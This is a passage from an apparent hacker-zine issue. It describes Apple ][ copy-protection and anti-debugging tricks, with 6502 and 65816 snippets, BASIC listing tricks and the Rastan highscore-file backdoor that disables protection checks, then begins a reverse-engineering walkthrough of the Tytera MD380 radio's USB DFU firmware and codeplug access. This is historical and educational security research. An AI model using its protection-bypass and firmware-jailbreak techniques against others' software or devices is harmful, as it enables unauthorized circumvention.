
For our third example, there is a routine to compare two regions of memory. It is used primarily to ensure that memory is functioning correctly. However, it can also be used to detect alterations that as those produced by a user attempting to patch a program. All that is required is to set the parameters correctly, like this:

```
LDA     #> beghi
STA     $3D
LDA     #< beglo
STA     $3C
LDA     #> endhi
STA     $3F
LDA     #< endlo
STA     $3E
LDA     #> cmphi
STA     $43
LDA     #< cmplo
STA     $42
JSR     $FE36
```

For our fourth example, there is an RTS instruction at a known location. A jump to this instruction will simply return. It is usually used to determine the value of the Program Counter. However, it can just as easily be used to hide a transfer of control, taking into account that the destination address must be one less than the true value, like this to jump to $200:

```
LDA     #$01
PHA
LDA     #$FF
PHA
JMP     $FF58
```

And so on. The first three examples are taken from Lady Tut, though in the third example, the parameters are also set in an obfuscated way, using shifts, increments, and constants. The fourth is taken from Mr. Do!.

10:7.10 Sensitive memory locations

There are certain regions in memory, in which modifications can be made which will cause intentional side-effects. The side-effects include code-destruction when viewed, or automatic execution in response to any typed input, among other things. The zero-page is a rich source of targets, because it is shared by so many things.

The most commonly altered regions follow.

Scroll window

When the monitor is active, the scrollable region of the screen can be adjusted to allow "fixed" rows and/or columns. The four locations, left ($20), width ($21), top ($22), and bottom ($23) can also be adjusted. A program can protect itself from debugging attempts by altering these values to make a very small window, or even to cause overlapping regions that will cause memory corruption if scrolling occurs!

I/O vectors

There are two I/O vectors in the Apple][, one for output—CSW ($36-37), and one for input—KSW ($38-39). CSW is invoked whenever the ROM BIOS routine COUT is called to display text. KSW is invoked whenever the ROM BIOS routine RDKEY is called to wait for user input. Both of these vectors are hooked by DOS in order to intercept commands that are typed at the prompt. Both of these vectors are often forcibly restored to their default values to unhook debuggers. They are sometimes altered to point to disk access routines, to prevent user interaction. Championship Lode Runner uses the hooks for disk access routines in order to load the level data from the disk.

Monitor

The monitor prompt allows a user to view and alter memory, and execute subroutines. It uses several zero-page addresses in order to do this. Anything that is stored in those locations ($31, $34-35, $3A-43, $45-49) will be lost when the monitor becomes active. In addition, the monitor uses the ROM BIOS routine RDKEY. RDKEY provides a pseudo-random number generator, by measuring the time between keypresses. It stores that time in $4E-4F.

Falcons uses address $31 to hold the rolling checksum, and checks if $47 is constant after initialising it.

Classmate uses addresses $31 and $4E to hold two of the data field prologue bytes.

The "LOCK" mystery

There is a special memory location in Applesoft (`$D6`) which is named the "AppleSoft Mystery Parameter" in What's Where In The Apple. It is also named "LOCK" in the Applesoft Internals disassembly, which gives a better idea of its purpose. When set to `#$80`, all Applesoft commands are interpreted as meaning "RUN." This prevents any user interaction at the Applesoft prompt. Tycoon uses this technique.

Stack

The stack is a single 256-byte page (`$100-1FF`) in the Apple][. Since the standard Apple][environment does not have any source of interrupts, the stack can be considered to be a well-defined memory region.

This means that code and data can be placed on the stack, and run from there, without regard to the value of the stack pointer, and modifications will not occur unexpectedly. (The effect on the stack of subroutine calling is an expected modification.) If an interrupt occurred, then the CPU would save the program counter and status register on the stack, thus corrupting the code or data that existed below the current stack pointer. (The corruption can even be above the stack pointer, if the stack pointer value is low enough that it wraps around!) Correspondingly, any user interaction that occurs, such as breaking to the prompt, will cause corruption of the code or data that exist below the current stack pointer. Choplifter uses this technique.

Stack pointer

Since the standard Apple][environment does not have any source of interrupts, the stack pointer can be considered to be a register with well-defined value. This means that its value remains under program control at all times and that it can even be used as a general-purpose register, provided that the effect on the stack pointer of subroutine calling is expected by the program. Beer Run uses this technique.

LifeSaver also uses this technique for the purpose of obfuscating a transfer of control—the program checksums the pages of memory that were read in, and then uses the result as the new stack pointer, just

prior to executing a "return from subroutine" instruction. Any alteration to the data, such as the insertion of breakpoints or detours, results in a different checksum and unpredictable behavior.

Input buffer

The input buffer is a single 256-byte page ($200-2FF) in the Apple][. Code and data can be placed in the input buffer, and run from there. However, anything that the user types at the prompt, and which is routed through the ROM BIOS routine GETLN ($FD6A), will be written to the input buffer. Any user interaction that occurs, such as breaking to the prompt, will cause corruption of the code in the input buffer. Karateka uses this technique.

Primary text screen

The primary text screen is a set of four 256-byte pages ($400-7FF) in the Apple][. Code and data can be placed in the text screen memory, and run from there. The visible screen was usually switched to a blank graphics screen prior to that occurring, to avoid visibly displaying garbage, and perhaps causing the user to think that the program was malfunctioning. Obviously, any user interaction that occurs through the ROM BIOS routines, such as breaking to the prompt and typing commands, will cause corruption of the code in the text screen. Joust uses this technique to hold essential data.

Non-maskable interrupt vector

When a non-maskable interrupt (NMI) occurs, the Apple][saves the status register and program counter onto the stack, reads the vector at $FFFA-FFFB, and then starts executing from the specified address. The ROM BIOS handler immediately transfers control to the code at $3FB-3FD, which is usually a jump instruction to the complete NMI handler. For programs that were very heavily protected, such that inserting breakpoints was difficult because of hooked CSW and KSW vectors, for example, one alternative was to "glitch" the system by using a NMI

card to force a NMI to occur. However, that technique required direct access to memory in order to install the jump instruction at $3FB-3FD, since the standard ROM BIOS does not place one there.

On a 64kb Apple][, the ROM BIOS could be copied into banked memory and made writable. The BIOS NMI vector could then be changed directly, potentially bypassing the user-defined NMI vector completely.

Reset vector

On a cold start, and whenever the user presses Ctrl-Reset, the Apple][reads the vector at $FFFC-FFFD, and then starts executing from the specified address. If the Apple][is configured with an Autostart ROM, then the warm-start vector at $3F2-3F3 is used, if the "power-up" byte at $3F4 matched the exclusive-OR of #$A5 with the value at $3F3.[58] The values at $3F2-3F4 are always writable, allowing a program to protect itself against a user pressing Ctrl-Reset in order to gain access to the monitor prompt, and then saving the contents of memory. The typical protected program response to Ctrl-Reset was to erase all of memory and then reboot.

On a 64kb Apple][, the ROM can be copied into banked memory and made writable. When the user presses Ctrl-Reset on an Apple][+, the ROM BIOS is not banked in first, meaning that the cold-start reset vector can be changed directly, and will be used, potentially bypassing the warm-start reset vector completely. On an Apple][e or later, the ROM BIOS is banked in first, meaning that the modified BIOS cold-start reset vector will never be executed, and so the warm-start reset vector cannot be overridden.

Interrupt request vector

Despite not having a source of interrupts in the default configuration, the Apple][did offer support for handling them. When an interrupt request (IRQ) occurs, the Apple][saves the status register and program counter onto the stack, reads the vector at $FFFE-FFFF, and then starts

executing from the specified address. However, there is also a special case IRQ, which is triggered by the BRK instruction.

This instruction is a single-byte breakpoint instruction, and is intended for debugging purposes. The ROM BIOS handler checks the source of the interrupt, and transfers control to the vector at $3FE-3FF if the source was an external interrupt. On the Autostart ROM, the ROM BIOS handler transfers control to the vector at $3F0-3F1 if the source was a breakpoint.[59] The values at $3F0-3F1, and $3FE-3FF are always writable, allowing a program to protect itself against a user inserting breakpoints in order to break when execution reaches the specified address. The typical protected program response to breakpoints was to erase all of memory and then reboot. An alternative protection is to point $3F0-3F1 to another BRK instruction, to produce an infinite loop and hang the machine. Bank Street Writer III uses this technique.

On a 64kb Apple][, the ROM BIOS can be copied into banked memory and made writable. The BIOS IRQ vector can then be changed directly, potentially bypassing the user-defined IRQ vector completely.

10:7.11 Catalog tricks

Control-"Break"

On a regular DOS disk, there is a sector called the Volume Table Of Contents (VTOC), which describes the starting location (track and sector) of the catalog, among other things. The catalog sectors contain the list on the disk of files which are accessible by DOS. For a file-based program, apart from the DOS and the catalog-related structures, all other content is accessible through the files listed in the catalog. DOS knows the track which holds the VTOC, since the track number (usually #$11) is hard-coded in DOS itself, and sector zero is assumed to be the one that holds the VTOC.

Since the files are listable, they can also be loaded from the original disk, and then saved to a copy of the disk. One way to prevent that is to

insert control-characters in the filenames. Since control-characters are not visible from the DOS prompt, any attempt to load a file, using the name exactly as it appears, will fail.

Classmate uses this technique. It is also possible to embed backspace characters into the filename. Filenames with backspace characters in them cannot be loaded from the prompt. Instead, a Basic program must be written with printable characters as placeholders, and then the memory image must be altered to replace them with backspace characters.

Now you see it

Since the VTOC also carries the sector of the catalog, it can be altered to point to another location within the track that holds the VTOC. That causes the disk to display a fake catalog, while allowing a program to access the real catalog sectors directly.

The Toy Shop uses this technique to show the program title, copyright, and author credits.

Now you don't

Since DOS carries a hard-coded track number for the VTOC, it is easy to patch DOS to look at a different track entirely. The original default track can then be used for data. Any attempt to show the catalog from a regular DOS disk will display garbage.

Ali Baba uses this technique, by moving the entire catalog track to track five.

10:7.12 BASIC tricks

Circular Line linking

In BASIC on the Apple][, each line contains a reference to the next line to list. As such, several interesting effects are possible. For example, the listing can be made circular, by pointing to a previous line, causing an

infinite loop of listing. The simplest example of that looks like this:

```
801:01 08 00 00 3A 00 00 00
```

This program contains one line whose line number is zero, and whose content is a single colon. An attempt to list this program will show an infinite number of "0 :" lines. However it can be executed without issue.

Missing

The listing can be forced to skip lines, by pointing to a line that appears after the next line, like this:

```
801:10 08 00 00 3A 00 10 08 01 00 BA 22

80D:31 22 00 16 08 02 00 3A 00 00 00
```

Listing the program will show just two lines:

```
1  0  :
   2  :
```

However, there is a second line (numbered "one") which contains a PRINT statement. Running the program will display the text in line one.

Out-of-order

The listing can list lines in an order that does not match the execution, for example, backwards:

```
801:13 08 03 00 BA 22 30 22 00 1C 08 01 00 BA 22

810:31 22 00 0A 08 03 00 BA 22 32 22 00 00 00
```

This program contains three lines, numbered from zero to two. The list will show the second and third lines in reverse order. The illusion is completed by altering the line number of the first line to a value larger than the other lines. However, the execution of the first line first cannot be altered in this way.

Out-of-bounds

The listing can even be forced to fetch from arbitrary memory, such as the graphics screen or the memory-mapped I/O space:

```
801:55 CO 00 00 3A 00 00 00
```

This program contains a single line whose line number is zero, and whose content is a single colon. An attempt to list this program will cause the second text screen to be displayed instead, and the machine will appear to crash. Further misdirection is possible by placing an entirely different program at an alternative location, which will be listed instead.

Imagine the feeling when the drive light turns itself on while the program is being listed!

It might even be possible to create a program with lines that touch the memory-mapped I/O space, and activate or deactivate a stepper-motor phase. If those lines were listed in a specific order, then the drive could be enticed to move to a different track. That track could lie about its position on the disk, but carry alternative content to the proper track, resulting in perhaps subtly different behavior. Are we having fun yet?

Start address

The first line of code to execute can be altered dynamically at runtime, by a "`POKE 103, <low addr>`" and/or "`POKE 104, <high addr>`", followed by a `RUN` command. Math Blaster uses this technique.

Line address

Normally, the execution will generally proceed linearly through the program (excluding instructions that legally transfer control, such as subroutine calls and loops), regardless of the references to individual lines. However, the next line (technically, the next token) to execute can be altered dynamically at runtime, by a "`POKE 184, <low addr>`". The first value at the new location must be a colon character. For example, this program will skip the `END` token and print the exclamation mark instead.

```
0 POKE 184,14 : END : PRINT "!"
```

It is also possible to alter the high address by a "POKE 185, <high address>" as well, but it requires that the second POKE is placed at the new location, which is determined by the new value of the high address and the old value of the low address. It cannot be placed immediately after the address of the first POKE, because that location will not be accessed anymore.

"REM crash"

```
801:0E 08 00 00 B2 0D 04 50 52 23 36 0D 00 00 00
```

This program contains one line, which looks like the following, where the "^" character stands for the Control key.

```
1 0 REM^M^DPR#6^M
```

When listed with DOS active, it will trigger a reboot. It works because the same I/O routine is used for displaying the text as for typing commands from the keyboard. Zardax uses this technique.

Self-modification

A program can even modify itself dynamically at runtime. For example, this program will display "2" instead of "1." The address of the POKE corresponds to the location of the text in memory.

```
1 0 POKE 2064,50 : PRINT "1"
```

A program can also extend its code dynamically at runtime:

```
1 0 DATA 130,58
  1 FOR I=0 TO 1 : READ X : POKE 2086+I,X :
```

A FOR loop must be terminated by a NEXT token, in order to be legal code. Notice that the program does not contain a NEXT token, as expected. Instead, the values in the DATA line supply the NEXT token and a subsequent :. The inclusion of a : allows extending the line further, simply by adding more values to the DATA line and altering the corresponding address of the POKE.

By using this technique, even entirely new lines can be created.

10:7.13 Rastan

Rastan is mentioned here only because it is a title for an Apple][system (okay, the IIGS) that carried the means to bypass its own copy-protection! The program contained two copy-protection techniques. One was a disk verification check, which executed shortly after inserting the second disk. The other was a checksum routine which performed part of the calculation between each graphics frame, until it formed the complete value. If the match failed, only then would it display a message. It means that the game would run for a little while before failing, making it extremely difficult to determine where the check was performed.

The Rastan backdoor

In order to avoid waiting for the protection check every time a new version of the code was built, John Brooks inserted a backdoor routine which executed before the first protection check could run. The backdoor routine had the ability to disable both protection checks in memory, as well as to add new functionality, such as invincibility and level warping. And where was this backdoor routine located? Inside the highscore file!

Yes. The highscore file had a special format, whereby code could be placed beginning at the third byte of the file. As long as the checksum of the file was valid (an exclusive-OR of every byte of the file yielded a zero), the code would be executed.

Here is the dispatcher code in Rastan:

```
.A16
;checksum data
2000D    JSR    $21216
;note this address
20010    JSR    $2D1C2
```

Here is the checksum routine:

```
.A16
;source address
21216    TXA
;taken if no highscore file
21217    BEQ    $21240
;length of data
21219    LDA    $0,X
2121D    TAY
2121E    SEP    #$20
.A8
21220    PHX
;checksum seed
21221    LDA    #0
;checksum data
21223    EOR    $0,X
21227    INX
21228    DEY
21229    BNE    $21223
2122B    PLX
2122C    REP    #$30
.A16
2122E    AND    #$FF
;taken if bad checksum,
;no copy
21231    BNE    $21240
;length of data
21233LDA        $0,X
21237    DEC
21238    LDY    #$D1C0
;copy to $2D1C0
2123B    MVN    #2, #0
2123E    PHK
2123F    PLB
21240    RTS
```

We can see that the data are copied to $2D1C0, the first word is the length of the data, and the first byte after the length (so $2D1C2) is

executed directly in 16-bit mode. By default, the file carried an immediate return instruction, but it could have been anything, including this:

```
;always pass protection
;(BRA $+$0F)
2D1C2    LDA    #$0D80
2D1C5    STA    $22004
;always pass checksum
;(BRA $+$19)
2D1C8    LDA    $1780
2D1CB    STA    $3CAD0
2D1CE    RTS
```

Conclusion

There were many tricks used to protect programs on the Apple][, and what is listed here is not even all of them. Copy-protection and cracking were part of a never-ending cycle of invention and advances on both sides. As the protectors came to understand the hardware more and more, they were able to develop techniques like delayed fetch, or consecutive quarter-tracks. The crackers came up with NMI cards, and the mighty E.D.D. In response, the protectors hooked the NMI vector and exploited a vulnerability in E.D.D.'s read routine. (This is my absolute favorite technique.) The crackers just boot-traced the whole thing.

We can only stand and admire the ingenuity and inventiveness of the protectors like Roland Gustafsson or John Brooks. They were helped by the openness of the Apple][platform and especially its disk system. Even today, we see some of the same styles of protections: anti-disassembly, self-modifying code, compression, and, of course, anti-debugging.

The cycle really is never-ending.

Acknowledgements

10:8 Reverse Engineering the Tytera MD380

by Travis Goodspeed KK4VCZ, with kind thanks to DD4CR and W7PCH.

The following is an adventure of reverse engineering the Tytera MD380, a digital hand-held radio that can be had for barely more than a hundred bucks. In this article, I explain how to read and write the radio's configuration over USB, and how to break the readout protection on its firmware, so that you fine readers can write your own strange and clever software for this nifty gizmo. I also present patches to promiscuously receive audio from unknown talkgroups, creating the first hardware scanner for DMR. Far more importantly, these notes will be handy when you attempt to reverse engineer something similar on your own.

This article does not go into the security problems of the DMR protocol, but those are sufficiently similar to P25 that I'll just refer you to *Why (Special Agent) Johnny (Still) Can't Encrypt* by Sandy Clark and Friends.[60]

I hope that you'll have the chance to conveniently patch a pilfered bootloader, to sniff undocumented USB commands, or to patch brand new features into the firmware of your own radio.

Hardware Overview

The MD380 is a hand-held digital voice radio that uses either analog FM or Digital Mobile Radio (DMR). It is very similar to other DMR radios, such as the CS700 and CS750 from Connect Systems.[61]

DMR is a trunked radio protocol using two-slot TDMA, so a single repeater tower can be used by one user in Slot 1 while another user is having a completely different conversation on Slot 2. Just like GSM, the tower coordinates which radio should transmit when.

The CPU of this radio is an STM32F405 from STMicroelectronics. This contains a Cortex M4, so all instructions are Thumb and all function pointers are odd. The LQFP100 package of this chip is used. It has a megabyte of Flash and 192 kilobytes of RAM. The STM32 has both JTAG and a ROM bootloader, but both of these are protected by a Readout Device Protection (RDP) feature. On page 327, I'll show you how to bypass these protections and jailbreak your radio.

There is also a radio baseband chip, the HR C5000. At first I was reconstructing the pinout of this chip from the CS700 Service Manual, but the full documentation can be had from Docln, a Chinese PDF sharing website. 中国排名第一。

Aside from a bunch of support components that we can take for granted, there is an SPI Flash chip for storing the codeplug.

"Codeplug" is a Motorola term for the radio settings, such as frequencies, contacts, and talk groups; I use the term here to distinguish the radio configuration in SPI Flash from the code and data in CPU Flash.

A Partial Dump

From `lsusb -v` on Linux, we can see that the device implements USB DFU, most likely as a fork of some STMicro example code. The MD380 appears as an STMicro DFU device with storage for Internal Flash and SPI Flash with a VID:PID of `0483:df11`.

```
1  iMac% dfu-util -list
   Found DFU: [0483:df11]
3      devnum=0, cfg=1, intf=0, alt=0,
       name="@Internal Flash /0x08000000/03*016Kg"
5  Found DFU: [0483:df11]
       devnum=0, cfg=1, intf=0, alt=1,
7      name="@SPI Flash Memory /0x00000000/16*064Kg"
```

Further, the `.rdt` codeplug files are SPI Flash images in the DMU format, which is pretty much just wrapper with a bare minimum of metadata around a flat, uncompressed memory image. These codeplug files contain the radio's contact list, repeater frequencies, and other configuration info. We'll get back to this later, as what we really want to do is dump and patch the firmware.

Unfortunately, dumping memory from the device by the standard DFU protocol doesn't seem to yield useful results, just the same repeating binary string, regardless of the alternate we choose or the starting position.

HRC_5000

Top pins (left to right, 80–61):
DCDC_SW (80), DCDC_VDD50 (79), DCDC_VSS (78), DCDC_VDD12 (77), DAC_IVOUT (76), DAC_AVDD33 (75), DAC_AVSS33 (74), DAC_QVOUT (73), AVC_VGB_I (72), ADC_IVINN (71), ADC_IVINP (70), ADC_AVDD33_I (69), ADC_AGND (68), ADC_AVDD (67), ADC_AGND (66), ADC_AVDD33_Q (65), ADC_QVINP (64), ADC_QVINN (63), ADC_VGB_Q (62), NULL (61)

Left pins (top to bottom, 1–20):
HPVCC (1), HPOUT (2), HPGND (3), CDC_VREF (4), MIC2_N (5), MIC2_P (6), MIC1_N (7), MIC1_P (8), CDC_AVCC (9), LINEOUT (10), MICBIAS (11), PLL_AVCC (12), PLL_AVSS (13), XTALI (14), CKOut (15), MCLK (16), ADCDAT (17), BCLK (18), LRCK (19), DACDAT (20)

Right pins (top to bottom, 60–41):
DVCC (60), RF_TX_EN (59), RF_RX_EN (58), U_SCLK (57), U_CS (56), U_SDI (55), DVDD (54), U_SDO (53), RF_RX_INTER (52), RF_TX_INTER (51), SYS_INTER (50), TIME_SLOT_INTER (49), NULL (48), PWD (47), RESETn (46), TESTMODE (45), DVSS (44), C_SDO (43), C_SCLK (42), C_CS (41)

Bottom pins (left to right, 21–40):
McBSP_RxD (21), McBSP_TxD (22), McBSP_CLKR (23), McBSP_FSX (24), McBSP_CLKX (25), McBSP_FSR (26), PKT_RX_WAKE (27), RTS (28), TX_RQST (29), TX_RDY (30), STDBY_ENABLE (31), DVDD (32), V_SDI (33), V_SDO (34), V_SCLK (35), V_CS (36), C_SDI (37), NULL (38), DVSS (39), DVCC (40)

```
 1  iMac% dfu-util -d 0483:df11 --alt 1 -s 0:0x200000 -U first1k.bin
    Filter on vendor = 0x0483 product = 0xdf11
 3  Opening DFU capable USB device... ID 0483:df11
    Run-time device DFU version 011a
 5  Found DFU: [0483:df11] devnum=0, cfg=1, intf=0, alt=1,
              name="@SPI Flash Memory /0x00000000/16*064Kg"
 7  Claiming USB DFU Interface...
    Setting Alternate Setting #1 ...
 9  Determining device status: state = dfuUPLOAD-IDLE
    aborting previous incomplete transfer
11  Determining device status: state = dfuIDLE, status = 0
    dfuIDLE, continuing
13  DFU mode device DFU version 011a
    Device returned transfer size 1024
15  Limiting default upload to 2097152 bytes
    bytes_per_hash=1024
17  Starting upload: [####...####] finished!
    iMac% hexdump first1k.bin
19  0000000 30 1a 00 20 15 56 00 08 29 54 00 08 2b 54 00 08
    0000010 2d 54 00 08 2f 54 00 08 31 54 00 08 00 00 00 00
21  0000020 00 00 00 00 00 00 00 00 00 00 00 00 33 54 00 08
    0000030 35 54 00 08 00 00 00 00 83 30 00 08 37 54 00 08
23  0000040 61 56 00 08 65 56 00 08 69 56 00 08 5b 54 00 08
    ...
25  00003c0 10 eb 01 60 df f8 34 1a 08 60 df f8 1c 0c 00 78
    00003d0 40 28 c0 f0 e6 81 df f8 24 0a 00 68 00 f0 0e ff
27  00003e0 df e1 df f8 10 1a 09 78 a2 29 0f d1 df f8 f8 19
    00003f0 09 68 02 29 0a d1 df f8 00 0a 02 21 01 70 df f8
29  ... [same 1024 bytes repeated]
```

In this brave new world, where folks break their bytes on the little side by order of Golbasto Momarem Evlame Gurdilo Shefin Mully Ully Gue, Tyrant of Lilliput and Eternal Enemy of Big Endians and Blefuscu, it's handy to spot four byte sequences that could be interrupt handlers. In this case, what we're looking at is the first few pointers of an interrupt vector table. This means that we are grabbing memory from the beginning of internal flash at 0x08000000!

Note that the data repeats every kilobyte, and also that dfu-util is reporting a transfer size of 1,024 bytes. The -t switch will order dfu-util to dump more than a kilobyte per transfer, but everything after the first transfer remains corrupted.

This is because dfu-util isn't sending the proper commands to the radio firmware, and it's getting the page as a bug rather than through proper use of the protocol. (There are lots of weird variants of DFU, created by folks only using DFU with their own tools and never testing for compatibility with each other. This variant is particularly weird, but manageable.)

Tapping USB with VMWare

Before going further, it was necessary to learn the radio's custom dialect of DFU. Since my Total Phase USB sniffers weren't nearby, I used VMWare to sniff the transactions of both the MD380's firmware updater and codeplug configuration tools.

I did this by changing a few lines of my VMWare .vmx configuration to dump USB transactions out to vmware.log, which I parsed with ugly regexes in Python. These are the additions to the .vmx file.

```
1  monitor = "debug"
   usb.analyzer.enable = TRUE
3  usb.analyzer.maxLine = 8192
   mouse.vusb.enable = FALSE
```

The logs showed that the MD380's variant of DFU included non-standard commands. In particular, the LCD screen would say "PC Program USB Mode" for the official client applications, but not for any third party application. Before I could do a proper read, I had to find the commands that would enter this programming mode.

DFU normally hides extra commands in the UPLOAD and DNLOAD commands when the block address is less than two. (Hiding them in blocks 0xFFFF and 0xFFFE would make more sense, but if wishes were horses, then beggars would ride.)

To erase a block, a DFU host sends 0x41 followed by a little endian address. To set the address pointer (block 2's address), the host sends 0x21 followed by a little endian address.

In addition to those standard commands, the MD380 also uses a number of two-byte (rather than five-byte) DNLOAD transactions, none of which exist in the standard DFU protocol. I observed a number of commands, many of which I still only partially understand.

Non-Standard DNLOAD Extensions

91 01	Enables programming mode on LCD.
a2 01	Seems to return model number.

a2 02	Sent only by config read.
a2 31	Sent only by firmware update.
a2 03	Sent by both.
a2 04	Sent only by config read.
a2 07	Sent by both.
91 31	Sent only by firmware update.
91 05	Reboots, exiting programming mode.

Custom Codeplug Client

Once I knew the extra commands, I built a custom DFU client that would send them to read and write codeplug memory. With a little luck, this might have given me control of firmware, but as you'll see, it only got me half way.

Because I'm familiar with the code from a prior target, I forked the DFU client from an old version of Michael Ossmann's Ubertooth project.[62]

Sure enough, changing the VID and PID of the ubertooth-dfu script was enough to start dumping memory, but just like dfu-util, the result was a repeating sequence of the first block's contents. Because the block size was 256 bytes, I received only the first 0x100 bytes repeated.

Adding support for the non-standard commands in the same order as the official software, I got a copy of the complete 256K codeplug from SPI Flash instead of the beginning of Internal Flash. Hooray!

To upload a codeplug back into the radio, I modified the download() function of the host-side script to enable programming mode and properly wait for the state to return to dfuDNLOAD_IDLE before sending each block.

This was enough to write my own codeplug from one radio into a second, but it had a nasty little bug! I forgot to erase the codeplug

memory, so the radio got a bitwise AND of two valid codeplugs.[63]

A second trip with the USB sniffer shows that these four blocks were erased, and that the upload address must be set to zero *after* the erasure.

`0x00000000 0x00010000 0x00020000 0x00030000`

Erasing those blocks properly gave me a tool that correctly reads and writes the radio codeplug!

Codeplug Format

